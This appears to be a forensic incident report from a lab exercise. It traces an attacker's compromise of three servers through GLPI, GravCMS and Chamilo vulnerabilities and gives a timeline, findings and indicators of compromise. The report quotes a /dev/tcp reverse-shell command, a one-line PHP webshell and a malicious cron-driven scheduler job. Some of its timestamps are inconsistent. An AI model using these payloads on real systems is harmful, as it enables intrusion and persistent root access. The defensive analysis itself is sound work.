- grav-web-140: /var/log/apache2/grav_access.log.1; /var/log/audit/audit.log (key priv_exec); GravCMS scheduler configuration and status files; root crontab.

Master timeline


Every confirmed attacker action, in order, with the host it targeted and the evidence source. All times UTC. Entries before 21:14 on 20 October were IDS validation tests by the monitoring team and are excluded as non-attacker activity.

#	Timestamp (+0300)	Target Host	Event / Attacker Action	Splunk Evidence Source
1	Oct 20, 21:12:17	.133, .139, .140	Nmap host discovery sweep (-sn) from 192.168.40.130.	Suricata network logs
2	Oct 20, 21:14:31	.133	**SOC Trigger:** Nmap service/version scan (-sV -sC).	Suricata (ET SCAN Possible Nmap User-Agent)
3	Oct 20, 21:28:14	.140	Full TCP port scan (-p-), discovering Redis on port 6379.	Suricata (LOCAL Possible TCP port scan)
4	Oct 20, 21:36:32	.133	Gobuster directory enumeration (gobuster/3.8.2), finding /adminer.php & /vendor/.	sourcetype=access_combined
5	Oct 20, 23:12:27	.139	Unauthenticated SMTP VRFY user enumeration confirming root, glpi, www-data, mailadmin.	source=/var/log/mail.log
6	Oct 20, 23:47:51	.140	Unauthenticated Redis access (F-04), dumping 5 keys (University@2024, LMS JWT).	Suricata flow records (dest_port=6379)
7	Oct 21, 00:18:25	.133, .139, .140	Nikto v2.6.1 web vulnerability scans across all 3 web servers.	sourcetype=access_combined (Nikto)
8	Oct 21, 13:31:30	.139	**Initial Access:** GLPI CVE-2022-35914 exploited via htmLawedTest.php (hook=exec).	glpi_access.log & auditd (wwwdata_exec)
9	Oct 21, 13:32:09	.139	Python3 reverse shell spawned to .130:4444 as www-data (uid=33).	auditd (key="wwwdata_exec")
10	Oct 21, 13:35:56	.139	MariaDB query dumped glpi_computers (identifying .140 as main web server) and glpi_users.	MySQL general log & auditd
11	Oct 21, 13:53:16	.140	**Lateral Movement:** GravCMS CVE-2021-21425 exploited via /admin/config/scheduler.	grav_access.log (user_agent="curl/*")
12	Oct 21, 13:54:01	.140	**Root Compromise:** Root cron executed Grav scheduler, triggering root shell to .130:5555.	auditd (key="priv_exec", uid=0)
13	Oct 21, 14:28:44	.140	Queried university_db: exfiltrated 8 student records and system_config credentials.	MySQL general log (uni_admin)
14	Oct 21, 14:35:37	.140	Looted /root/sensitive/db_credentials.txt and flag.txt (FLAG{university_db_compromised_2024}).	Filesystem inspection
15	Oct 21, 14:49:18	.140	**Root Persistence:** Injected attacker SSH key into /root/.ssh/authorized_keys.	auditd (key="ssh_key_change")

16	Oct 21, 16:29:49	.140	**Secondary RCE:** Exploited CVE-2022-0543 (Redis Lua sandbox escape) via redis-cli eval.	Suricata IDS (ET EXPLOIT Redis RCE Attempt)
17	Oct 21, 17:41:40	.133	**Lateral Movement:** Chamilo LMS CVE-2023-4220 exploited via bigUpload.php (shell upload).	sourcetype=access_combined & fim_webroot
18	Oct 21, 17:46:55	.133	Triggered bash reverse shell to .130:6666 as www-data (uid=33).	auditd (key="wwwdata_exec")
19	Oct 21, 18:02:43	.133	Post-exploitation enumeration: read configuration.php, dumped user database, identified PwnKit (CVE-2021-4034) on SUID pkexec.	auditd (key="wwwdata_exec")

Detailed findings

Twelve findings, in the order the attack unfolded. Each gives the time, evidence source, what happened, the analyst's conclusion, the ATT&CK techniques, and the indicators of compromise. Screenshot references point to the evidence captured during the investigation and listed in Appendix A.




attack path · 3 servers, 3 CVEs, root on .140

The attacker entered at GLPI (.139), used stolen credentials and inventory to pivot through to GravCMS (.140) where the scheduler job gave root, and separately exploited Chamilo (.133) for a www-data webshell.


Finding 1 - Network reconnaissance

Time: 20 Oct, 21:14:09 UTC. Source: Suricata eve.json (.133 and .139). Host 192.168.40.130 ran an aggressive scan against KIU infrastructure. Three signatures fired together: "ET SCAN Possible Nmap User-Agent Observed" (confirms an nmap -sV -sC service scan), "LOCAL Possible TCP port scan" (custom sid 1000001, rapid SYN connections), and "SURICATA Applayer Detect protocol only one direction" (half-open scan behavior). Conclusion: an unrecognized host conducted active reconnaissance against at least .133 and .139; not an authorized scanner, escalated. ATT&CK: T1595, T1046. IoC: src 192.168.40.130, rule.id 86601.






First seen :



Finding 2 - Directory enumeration


Time: 20 Oct 21:30 UTC (first run) and 21 Oct 00:21 UTC (second run). Source: Apache glpi_access.log.1 (.139). Source .130 ran gobuster (User-Agent gobuster/3.8.2) and Nikto, producing thousands of GET requests. It identified /status.php (200), /vendor (403), /install (301), /roundcube (301), and /config (403). Conclusion: the attacker mapped the GLPI web surface; the presence of /vendor (even at 403) is significant because it holds test files. ATT&CK: T1595.003, T1083. IoC: User-Agent gobuster/3.8.2, burst of sequential GETs from .130 server.





Finding 3 - Initial access: GLPI htmLawedTest.php (CVE-2022-35914)

Time: 21 Oct, 13:31:30 (discovery) to 13:32:09 UTC (exploit). Source: Apache glpi_access.log.1 (.139). At 13:31:30 the attacker browsed to /vendor/htmlawed/htmlawed/htmLawedTest.php (HTTP 200) - a development test file that should never be in production. A first POST tested command execution; a second POST at 13:32:09 (200) delivered the reverse-shell payload. Conclusion: CVE-2022-35914, an unauthenticated code injection in GLPI's bundled htmLawed test file, was exploited successfully. ATT&CK: T1190, T1059. IoC: GET+POST to htmLawedTest.php from .130.



Finding 4 - Post-exploitation on GLPI (.139)

Time: 21 Oct, 13:33:50. Source: auditd, key wwwdata_exec (.139). A reverse shell to 192.168.40.130:4444 spawned as www-data (uid 33) via a python3 one-liner, then /bin/bash -i. The attacker ran groups, id, whoami, hostname, and uname -a , then read GLPI database credentials with cat /var/www/html/glpi/config/config_db.php and enumerated users with cat /etc/passwd. Working directory throughout was the htmLawed exploit path. Conclusion: confirmed www-data shell with immediate host enumeration and credential theft. ATT&CK: T1059, T1552.001. IoC: uid 33 shell, callback .139→.130:4444, cat config_db.php.






Finding 5 - Database exfiltration from GLPI (.139)

Time: 21 Oct, 31:35:56 UTC. Source: MySQL general.log (.139). Using the stolen credentials, the attacker queried the GLPI database directly: SELECT * FROM glpi_computers (×3), SELECT * FROM glpi_users, SELECT name,password FROM glpi_users (×5), and a detailed glpi_computers query returning serials and contacts. Conclusion: full asset inventory and all user password hashes were exfiltrated; the detailed asset query provided the intelligence for the pivot to .140. ATT&CK: T1005, T1003, T1018. IoC: connection ID 71, SELECT name,password FROM glpi_users.

```
glpi@glpi-victim:~$ sudo grep -i "glpi_computers\|glpi_users\|glpi_user" /var/log/mysql/general.log | head -20
261012  1:35:19     71 Query    SELECT * FROM glpi_computers
261012  1:35:21     71 Query    SELECT * FROM glpi_computers
261012  1:35:35     71 Query    SELECT * FROM glpi_computers
261012  1:36:00     71 Query    SELECT * FROM glpi_users
261012  1:36:20     71 Query    SELECT name,password FROM glpi_users
261012  1:36:22     71 Query    SELECT name,password FROM glpi_users
261012  1:36:24     71 Query    SELECT name,password FROM glpi_users
261012  1:37:06     71 Query    SELECT name,password FROM glpi_users
261012  1:37:09     71 Query    SELECT name,password FROM glpi_users
261012  1:37:23     71 Query    SELECT name,serial,otherserial,contact,contact_num,comment FROM glpi_computers
glpi@glpi-victim:~$
```


Finding 6 - Pivot to GravCMS (CVE-2021-21425)

Time: 21 Oct, 13:53:16 UTC. Source: Apache grav_access.log.1 (.140). The attacker located the GravCMS admin panel; initial requests returned 500 for about 14 minutes before /admin returned 200. The attacker then extracted the admin nonce and sent repeated POSTs to /admin/config/scheduler using curl/8.21.0 and python-requests/2.34.2, tuning the payload across several attempts. Conclusion: CVE-2021-21425, an unauthenticated YAML write to the scheduler endpoint on an exposed admin panel, was exploited. ATT&CK: T1190, T1059, T1053. IoC: repeated POSTs to /admin/config/scheduler from .130.



Finding 7 - GravCMS scheduler RCE: root shell (.140)

Time: 21 Oct, 13:54:01 UTC. Source: auditd, key priv_exec (.140). The system cron fired as uid 0 and ran /bin/sh -c "cd /var/www/html/grav && /usr/bin/php bin/grav scheduler", which executed the injected job. All processes ran as root. Conclusion: because the GravCMS scheduler runs from root cron, the web exploit produced root code execution with no privilege-escalation step. ATT&CK: T1053.005, T1059. IoC: cron exec as uid 0, key priv_exec.



Finding 8 - Root shell via /tmp/shell.sh (.140)


Repeating every 60 seconds. Source: auditd, key priv_exec (.140). The scheduler job executed /bin/bash /tmp/shell.sh as uid 0; the script opened a reverse shell to 192.168.40.130:5555. The cron re-ran it every minute, giving a self-reconnecting root shell.And after gaining a root shell the attacker decided to persist into the server so he put an SSH key into the authorized_keys. Conclusion: this is both the root-exploitation confirmation and an early persistence mechanism. ATT&CK: T1053.005, T1059.004. IoC: /bin/bash /tmp/shell.sh as uid 0 every 60s, callback to .130:5555.





Finding 9 - Chamilo LMS exploitation (CVE-2023-4220)


Time: 21 Oct, 17:41:40UTC. Source: Apache access.log.1 (.133). gobuster had already found /adminer.php (200). The attacker sent POST /main/inc/lib/javascript/bigupload/inc/bigUpload.php (200), uploading a webshell, then GET shell.php?cmd=id (200) confirming RCE, then shell.php with a reverse-shell command to .130:6666. Multiple attempts followed with different encodings, switching between curl and Firefox, until a successful shell. Conclusion: CVE-2023-4220, an unauthenticated file upload, was used to plant a PHP webshell and achieve RCE. ATT&CK: T1190, T1505.003, T1059. IoC: POST to bigUpload.php, shell.php in /bigupload/files/, callbacks to .130:6666.




Finding 10 - Chamilo webshell on disk and auditd RCE (.133)

Time: from 17:46:55 UTC. Source: filesystem and auditd, key wwwdata_exec (.133). The webshell shell.php (31 bytes, contents <?php system($_GET["cmd"]); ?>) was present in the bigUpload files directory. auditd recorded sh -c "id" and ten or more sh -c "bash -i >& /dev/tcp/192.168.40.130/6666 0>&1" executions as uid 33. Conclusion: the webshell was confirmed both on disk and in execution logs; it remained in place as an

active backdoor. ATT&CK: T1505.003, T1059.004. IoC: shell.php in bigUpload/files, reverse-shell command to .130:6666, uid 33.






Finding 11 - SMTP VRFY user enumeration (.139)

Time: 20 Oct, 01:26:06 UTC. Source: Postfix mail.log (.139). The attacker issued VRFY commands from 192.168.40.130. The session recorded vrfy=4/5: four accounts confirmed (root, glpi, www-data, mailadmin) and one rejected (admin). Conclusion: valid mail accounts were enumerated to support later credential and phishing activity. ATT&CK: T1589.002. IoC: VRFY from 192.168.40.130 at 01:26:06.





Finding 12 - Persistence still active on .140

Time: planted 21 Oct 02:35 UTC, still active at investigation time. Source: scheduler.yaml, status.yaml, root crontab (.140). The root crontab runs the Grav scheduler every minute, and scheduler.yaml still contained an enabled exploitjob calling /bin/bash /tmp/shell.sh. status.yaml showed the job failing only because /tmp/shell.sh had been removed - the trigger remained live, so replacing the payload file would immediately restore the root shell. Conclusion: a persistence mechanism was still armed on the server and required removal. ATT&CK: T1053.005, T1543. IoC: exploitjob in scheduler.yaml, target /tmp/shell.sh, schedule * * * * *.

```
redis@redis:~$ sudo crontab -l 2>/dev/null
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h  dom mon dow   command
* * * * * cd /var/www/html/grav && /usr/bin/php bin/grav scheduler 1>> /dev/null 2>&1
redis@redis:~$ sudo cat /var/www/html/grav/user/data/scheduler/status.yaml
exploitjob:
  state: failure
  last-run: 1791923881
  error: "/bin/bash: /tmp/shell.sh: No such file or directory\n"
default-site-backup:
  state: success
  last-run: 1791774005
cache-clear:
  state: success
  last-run: 1791774005
cache-purge:
  state: success
  last-run: 1791777601
redis@redis:~$ sudo cat /var/www/html/grav/user/config/scheduler.yaml
custom_jobs:
  exploitjob:
    command: /bin/bash
    args: /tmp/shell.sh
    at: '* * * * *'
    output: null
    output_mode: overwrite
status:
  exploitjob: enabled
redis@redis:~$
```

Indicators of compromise

Consolidated indicators from all findings, for detection and threat-hunting across the environment.

Type	Indicator	Context
IP	192.168.40.130	Attacker source for all activity
User-Agent	gobuster/3.8.2	Directory enumeration
User-Agent	curl/8.21.0	Exploit delivery (Grav, Chamilo)
User-Agent	python-requests/2.34.2	Grav scheduler exploit
User-Agent	Nmap Scripting Engine	HTTP reconnaissance
URL path	/vendor/htmlawed/htmlawed/htmLawedTest.php	CVE-2022-35914 target (.139)
URL path	/admin/config/scheduler	CVE-2021-21425 target (.140)
URL path	/main/inc/lib/javascript/bigupload/inc/bigUpload.php	CVE-2023-4220 target (.133)
URL path	/main/inc/lib/javascript/bigupload/files/shell.php	Uploaded webshell (.133)
URL path	/adminer.php	Exposed Adminer 4.7.8 (.133)
File	/tmp/shell.sh	Root reverse-shell payload (.140)
File	shell.php (31 bytes)	PHP webshell, content <?php system($_GET["cmd"]); ?>
Config	exploitjob in scheduler.yaml	Persistence job (.140)

Port	.130:4444	Reverse shell from GLPI (.139)
Port	.130:5555	Root reverse shell from Grav (.140)
Port	.130:6666	Reverse shell from Chamilo (.133)
Command	bash -i >& /dev/tcp/192.168.40.130/6666 0>&1	Reverse-shell command (.133)
Account activity	VRFY of root, glpi, www-data, mailadmin	SMTP enumeration (.139)
auditd key	wwwdata_exec	www-data command execution (.139, .133)
auditd key	priv_exec	root command execution (.140)
Suricata	rule.id 86601, sid 1000001	Scan detection

